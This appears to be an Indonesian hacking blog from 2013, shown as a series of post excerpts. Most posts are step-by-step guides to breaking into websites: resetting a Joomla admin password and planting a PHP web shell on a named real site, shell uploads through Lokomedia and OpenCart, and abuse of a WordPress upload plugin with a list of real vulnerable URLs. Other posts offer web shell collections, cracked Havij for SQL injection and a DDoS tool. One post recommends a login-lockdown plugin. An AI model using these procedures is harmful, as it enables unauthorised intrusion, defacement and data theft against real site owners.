


11. ini waktunya yang kita tunggu-tunggu,yaitu merubah pass admin dan masuk sebagai admin.setelah code activation di submit or di send maka akan muncul form permintaan ganti pass dengan yang baru,jadi gantilah passnya terserah kalian



12. kalo dah terkirim ato di submit,kita langsung az menuju page adminnya yang berada di http://himalayareisen.ch/administrator isi user name dengan info yang tadi (yg ada di column jos_users) untuk passnya,isi dengan apa yang kalian ketik di form permintaan pass.
13. sekarang waktunya upload shell.langsung az kalian masuk ke extensions – install/uninstall,kita akan memakai cara dengan menginstal language pack.jadi kalo kalian belum ada silahkan download and search in google.
14. sebelum kalian upload tuch language pack,kalian harus edit dulu beberapa file yg ada di pack tsb,diantaranya install.xml dan index.html
15. untuk install.xml yg kita edita adalah “index.html” index.html kita ubah menjadi index.php jadi hasilnya : index.php.kemudian save
16. terus edit index.html nya,untuk index.html kalian hapus isinya,kalian ganti dengan script shell kalian. Terus ekstensinya kita ubah menjadi php jadi hasilnya index.php bukan index.html lagi
17. setelah semuanya beres,kita pack lagi menjadi zip.kemudian kita upload and install di extensions – install/uninstall (form install)



18. setelah sukses install language.sekarang bingung letak filenya,and nama direktorynya apa?ok,jadi untuk kita mengetahui di mana shell kita berada silahkan kalian upload lagi language tadi,nanti akan muncul keluar pesan error,di pesan error itulah nanti ada alamt tempat shell kita bearada



Nah pada gambar tsb ada tulisan yg ditandai,itu adalah alamat shell nya,jadi shellnya ada pada languages/en-US/index.php jadi hasilnya :
http://himalayareisen.ch/ languages/en-US/index.php


Mudah kan,g seruwet yang kalian bayangkan.bila kalian males membacanya nich ada video tutornya silahkan diambil disini,untuk language pack yg udah saya edit silahkan di unduh di sini
Jadi selamat mencoba az dah dan semoga tutor ini bermanfaat dan berguna bagi yang membaca,karena tulisan ini banyak sekali kesalahan,kekurangan,dan kehilafan hendaknya kalian sudi untuk mengoreksi,memberi saran,memberi kritikan tulisan ini,karena itu akan membantu kami untuk lebih berbenah diri. Sekian dulu terima kasih.

assalamualaikum
Read More »

Jumat, 14 Juni 2013

0 Download Koleksi Shell/Backdoor

00.40 Under From Unknown
[0 Comment]
Buat yang suka Pepesan Silahkan di pilih apa kesukaan shell anda, dan klik di nama nya untuk mendownload nya…

List Shell :
Read More »

Jumat, 07 Juni 2013

0 Plugin WordPress ~ Login LockDown

09.54 Under From Unknown
[0 Comment]

Assalamualaikum sobat IDCA, di blog udah dishare beberapa macam tutorial attacking website, sekarang gantian pengamanannya yaa :D

Login LockDown , plugin ini mencatat alamat IP dan timestamp dari setiap kegagalan login pada CMS Wordpress. Jika sudah melebihi jumlah kesalahan login yang sudah ditentukan maka IP akan di banned.
Untuk mengubah Settingan nya silahkan Anda gunakan PLUGIN ini melalui panel Options. Admisitrators dapat melepaskan kunci di luar rentang IP secara manual.
Plugin ini untuk menghindari serangan attacker yang memanfaatkan metode " Brute Force Attack " yaitu serangan yang menebak password untuk login ke suatu website.
Bagi temen temen IDCA yang berminta memasang plugin ini, bisa kalian download disini :
Read More »

Senin, 20 Mei 2013

0 (WordPress Hack) Upload File ke Web Orang Lain

19.47 Under From Unknown
[0 Comment]
Sharing Info kali ini hanya untuk yang belum tahu, untuk yang udah tahu ndak usah baca.Dengan cara ini kita bisa mengupload file ke web orang lain (yang menggunakan WordPress / WP), dengan memanfaatkan vuln dari “easy-comment-uploads”.
Dork nya = inurl:easy-comment-uploads/upload-form.php
Beberapa contoh web yang saya temukan :
  1. http://www.ciamisonline.com/wp-content/plugins/easy-comment-uploads/upload-form.php
  2. http://iphoneku.web.id/wp-content/plugins/easy-comment-uploads/upload-form.php
  3. http://phithan-toyota.com/toyota/wp-content/plugins/easy-comment-uploads/upload-form.php
  4. http://www.htc-hub.com/wp-content/plugins/easy-comment-uploads/upload-form.php
  5. http://flyguys.net/blog/wp-content/plugins/easy-comment-uploads/upload-form.php
  6. http://bestuzor.com/wp-content/plugins/easy-comment-uploads/upload-form.php
  7. http://www.teamjaylie.org/wp-content/plugins/easy-comment-uploads/upload-form.php
  8. http://secaadegas.com/wp-content/plugins/easy-comment-uploads/upload-form.php
  9. http://sawina.ru/wp-content/plugins/easy-comment-uploads/upload-form.php
  10. http://rainbowbiser.ru/wp-content/plugins/easy-comment-uploads/upload-form.php
  11. http://www.roflsiri.com/wp-content/plugins/easy-comment-uploads/upload-form.php
Dan masih banyak lagi web-web lainnya di google.. coba cek aja dengan dork diatas. Kita bisa mengupload file-file gambar, dokumen, rar, dsb tergantung dari webnya.
Untuk melihat hasil upload kita, format linknya :
  1. http://nama_web/wp-content/uploads/tahun/bulan/nama_file
misal
atau
Harap perhatikan bagian 2012/06/ itu disesuaikan dgn waktu kita nguploadnya. Jadi misal kita nguploadnya di bulan juli, maka jadi 2012/07/ dan seterusnya. Sekian dan terima kasih.
Harap jangan disalahgunakan, sekedar pengetahuan aja.. (basa basi busuk mode on).
Read More »

Minggu, 19 Mei 2013

0 Deface Web dengan Lokomedia

22.00 Under From Unknown
[0 Comment]
mohon maaf apabila ada yang salah,atau ada yang sama #Just Share 012 Langsung aja Cekidot diperhatikan tutornya

Cara ini sebenarnya adalah cara lama. Mungkin sudah banyak web yang tahu cara ini dan segera mempatch webnya, namun saya yakin pasti ada beberapa yang belum update.

Baiklah berikut caranya :

1. Kita disini menggunakan dork, copy dork berikut ke kotak pencarian google allinurl:media.php?module=berita

2. Di hasil penelusuran terdapat beberapa web, utamanya web indo. Anda buka salah satunya.

3. Setelah anda buka, coba anda masuk ke halaman login adminnya. Anda bisa menemukannya dengan menambahkan /admin/ ataupun /administrator/
Contoh : http://www.site.com/admin/ atau http://www.site.com/administrator/
Namun tidak semua web halaman loginnya begitu

Berikut contoh halaman login sebuah web


4. Jika anda menemukan halaman loginnya, anda tambahkan ini ke belakang url'nya /content.php?module=banner
Contoh : http://www.site.com/admin/content.php?module=banner

5. Jika berhasil, anda klik "tambah banner"

6. Isi kolom tersebut dengan benar. Kolom link bisa anda dikosongi, kolom nama silahkan isi terserah, kolom terakhir isi dengan shell anda

7. Kita check shell kita work atau tidak dengan cara buka http://www.site.com/admin/foto_berita/shell.php

8. Jika berhasil terbuka berarti shell anda sukses tertanam pada web tersebut, anda bisa pindahkan web shell itu pada folder web yang lebih aman agar shell dapat bertahan lama.

9. Untuk eksekusi, anda bisa rubah file index.php nya dengan script deface anda.

Selesai. Semoga bermanfaat ^_^
Read More »

Sabtu, 18 Mei 2013

0 10 TOOL FAVORIT HACKER

14.39 Under From Unknown
[0 Comment]
Pembuat NMAP melakukan survei 100 tools favorit terhadap pengikut milis nmap-hackers. Sekitar 3,243 user memberikan suaranya untuk tool yang paling mereka gemari. Daftar 100 tool favorit para hacker ini dapat ditemukan jg di www.insecured.org

Dari 100 tool tersebut, berikut dibawah ini adalah 10 tools favorit yang mendapat suara terbanyak sepanjang tahun 2006. Tool tersebut merupakan senjata yang dianggap mutlak diperlukan dalam aktivitas hacking dan sekuriti.

1.Nessus


“Nessus” pertama kali dibuat oleh Renaud Deraison pada tahun 1998 dan disebarkan untuk komunitas internet secara bebas, bermanfaat, ter-update dengan baik serta mudah untuk digunakan.

Nessus adalah sebuah program untuk mencari kelemahan pada sebuah sistem komputer. Menurut situs resminya di www.nessus.org, tool ini telah digunakan oleh lebih dari 75.000 organisasi dan perusahaan di seluruh dunia.


2.Snort


Snort adalah sebuah IDS, yaitu tool untuk mencegah dan mendeteksi serangan terhadap sistem komputer. Vendor dari snort mengklaim bahwa tool ini telah didownload berjuta-juta kali dari situs mereka. Anda mungkin berminat untuk mencobanya, silahkan download tool ini di www.snort.org.


3.Kismet


Kismet adalah sebuah tool untuk mendeteksi koneksi wireless(mendukung lalu lintas 802.11b, 802.11a, dan 802.11g ) , menangkap paket dalam sebuah sistem jaringan dan menjadi sebuah IDS (intrusion detection System).

Untuk mencari tahu lebih lanjut mengenai kismet, anda dapat mengunjungi situs http://www.kismetwireless.net atau masuk ke #kismet irc.freenode.net.


4.Metasploit Framework


Metasploit Framework adalah sebuah proyek open source untuk mengembangkan, menguji dan menggunakan kode eksploit. Dibuat dengan bahasa Perl sebagai fondasi dasar dan dan terdiri dari komponen pelengkap yang telah dicompile dengan bahasa C, assembler dan Python. Metasploit Framework dapat berjalan pada sistem operasi UNIX, Linux dan Windows. Keterangan yang lebih detail dapat anda cari di http://www.metasploit.com.


5.Netcat


Netcat adalah sebuah tool networking utility yang dapat membaca dan menulis data pada koneksi sebuah jaringan melalui protokol TCP/IP.

Fitur yang terdapat pada Netcat antara lain :


Koneksi keluar dan masuk melalui protokol UDP ataupun TCP dengan port yang digunakan..


Tunneling mode, tunneling dari UDP ke TCP, memetakan parameter dalam jaringan (source port/interface, listening port/interface, dan mengijinkan remote host melakukan koneksi ke tunnel)


Port scanner, untuk mendeteksi port yang terbuka.


Buffered send-mode dan hexdump RFC854 telnet.


6.Hping


Hping merupakan sebuah tool serba guna. Tool ini dapat digunakan untuk menguji kemampuan firewall, mencari port yang terbuka, menguji keamanan jaringan dengan menggunakan berbagai jenis protokol, mendapatkan informasi sistem operasi, mengevaluasi protokol TCP/IP.


7.TCPDump

Tcpdump juga merupakan sebuah sniffer. Admin jaringan menggunakan tool ini untuk memonitor lalu lintas dan menganalisa permasalahan jika terjadi gangguan. Menurut informasi di http://www-iepm.slac.stanford.edu/monitoring/passive/tcpdump.html , Tcpdump menggunakan paket filter dari UNIX BSD untuk meng-capture data(BPF / BSD Packet Filter).BPF menerima salinan dari driver pengirim dan penerima paket.Pengguna tcpdump juga dapat menyaring paket sesuai dengan keinginan.


8. John The Ripper

Sebuah password cracker dari jaman nenek moyang para hacker yang masih menjadi 10 besar tool favorit. Berikut adalah keterangan dari pembuat John The Ripper.

“John the Ripper is a password cracker, currently available for UNIX, DOS,WinNT/Win95. Its primary purpose is to detect weak UNIX passwords. It has been tested with Linux x86/Alpha/SPARC, FreeBSD x86, OpenBSD x86, Solaris 2.x SPARC and x86, Digital UNIX, AIX, HP-UX, and IRIX”.


9. Cain And Abel


Cain & Abel adalah sebuah tool untuk masalah password. Tool ini dapat mengumpulkanpassword dengan metode network sniffing, meng-crack password menggunakan Dictionary attack, Brute-Force and Cryptanalysis attacks, merekam pembicaraan VoIP (Voice Over Internet Protocol), meng-crack jaringan wireless, menganalisa trafik dalam jaringan. www.oxid.it


10. WireShark / Ethereal


Wireshark / Ethereal adalah sebuah tool untuk menganalisa protokol jaringan. Fungsinya juga sebagai sebuah sniffer. Memantau lalu lintas internet. Wireshark

dapat berjalan pada Windows, MAC OS X, dan Linux. www.wireshark.org


Tertarik? Pelajari dan pahami saja cara penggunaan 10 tool tsb. Kita memang tdk akan semudah itu menjadi hacker hebat hanya dengan mengandalkan 10 tool diatas. Tapi tool2 tsb sudah diakui oleh semua tingkatan Hacker. Kan bisa menjadi tambahan bagi anda2 yang ingin menggeluti sekuriti komputer secara mendalam.

Read More »

Kamis, 16 Mei 2013

0 Shell Collection [Over 10+ Shells]

14.50 Under From Unknown
[0 Comment]
Shell adalah perangkat lunak yang menyediakan antarmuka bagi pengguna sistem operasi yang menyediakan akses ke layanan dari kernel ... bener ga ya ... 012 For more information -> Link Shells C99 Shell r57 Shell c100 Shell Locus Shell FX29 Shell PHPJackal1.3 Shell CMD Excuter [ASP] Shell RemExp [ASP] Shell Zehir [ASP] Shell ASPYDrvsInfo [ASP] Shell Elmalseker [ASP] Shell RHTOOLS 1.5 Beta [ASP] Shell Egy-Spider Shell Sniper-SA Shell R00T Shell N3tw0rk Shell NCPH Shell
Read More »

Kamis, 09 Mei 2013

0 Download Havij Full Version [ Cracked ]

04.48 Under From Unknown
[0 Comment]
Sebenarnya ini tools yang sudah lama. Namun karena baru sekarang internet kenceng, maka baru bisa saya share sekarang. Kali ini saya akan share tools untuk melakukan SQLi terhadap web yang rentan keamanannya. Dengan tools ini kita bisa menemukan password suatu web sehingga kita bisa login ke web.


Versi 1.15 sudah mengalami banyak perbaikan daripada versi sebelumnya.
Dan tentu saja tools ini lebih powerfull untuk melakukan injeksi daripada tools Havij versi sebelumnya.
Oke, ini Tools Havij full Version nya.
Havij v1.13 Free (MD5 checksum: 276a84bda58a9def55eef35bf2838a77)
Havij v1.10
Read More »

Kamis, 02 Mei 2013

0 Upload shell di CMS Opencart

10.48 Under From Unknown
[0 Comment]
Masih banyak teman2 yg masih belum bisa untuk upload shell.

target kita www.targetopencart.com/admin. login dulu sebelumnya :


kalo udah masuk kita klik aja menu catalog ---> downloads

klik insert.
nah...sebelum upload shell kita hrs rename shell kita dulu (shell.php.nomertoken)
nomer token bisa diliat di address barnya 

jangan lupa kolom Download Name -nya dikasih nama terserah kalian.

kalo sudah upload shellnya skrg kita buka aja di :
www.targetopencart.com/download/namashell.php.nomertoken.

JRRRRRREEEEEEENNNGGG....masuk kan shell kita.

Ok sekian..
Happy Hacking.

Read More »

0 Mencari Halaman Admin

10.47 Under From Unknown
[0 Comment]
Alangkah jengkelnya kita kalo sudah melakukan aktifitas hacking, username dan passwordnya dr sebuah web yang kita inject sudah di tangan, tp ternyata kita kesusahan untuk mencari halaman admin.

Ya...standartnya sih di
/admin
/administrator
/admin.php
/login.php

tp kalo halaman diatas ternyata msh g mempan juga, coba gunain script perl ini (meski sudah banyak tool yg bertebaran di mbah google, tp ane msh suka dgn script ini)

Download dl perl nya di : activeperl
lalu instal (khusus untuk OS backTrack perl sudah terinstal)

kalo udah selesai kita download script admin.pl nya di :
password : surabayahacker

simpan file admin.pl nya di folder perl yaitu : c:/perl/bin

nah..skrg saatnya menjalankan scriptnya.


perl admin.pl
 screenshoot :


masukkan nama sitenya

setelah itu akan keluar pilihan bahasa pemogramannya, pilih aja "any"


tinggal nunggu aja hasilnya :


Read More »

0 Deface untuk Newbie

10.45 Under From Unknown
[0 Comment]
Kali ini saya akan membagikan trik upload deface dengan mudah, dimana bug ini akibat kesalahan pada si developerscms itu sendiri.

Ok..langsung aja

Dork
inurl:/editor/tmedit/popups

Exploit path
/editor/tmedit/popups/InsertFile/insert_file.php

Screenshoot :

 upload file deface kamu (.htm) dan liat hasilnya di : http://www.target.com/uploadfiles/filedefacekamu.html

Nah...mudah kan?

Sekian tutorial dari saya.

Read More »

0 DDOS Good Bye V. 5.0

10.44 Under From Unknown
[0 Comment]
Berikut ini salah satu tool untuk ddos

nih SS nya :


Download : http://www.mediafire.com/?kpky89h5d3u6dd4
pass : surabayahacker

Kalo ada sempet yuk kita share bareng kegunaan dan cara pemakaiannya. pasti akan ane share disini.
Read More »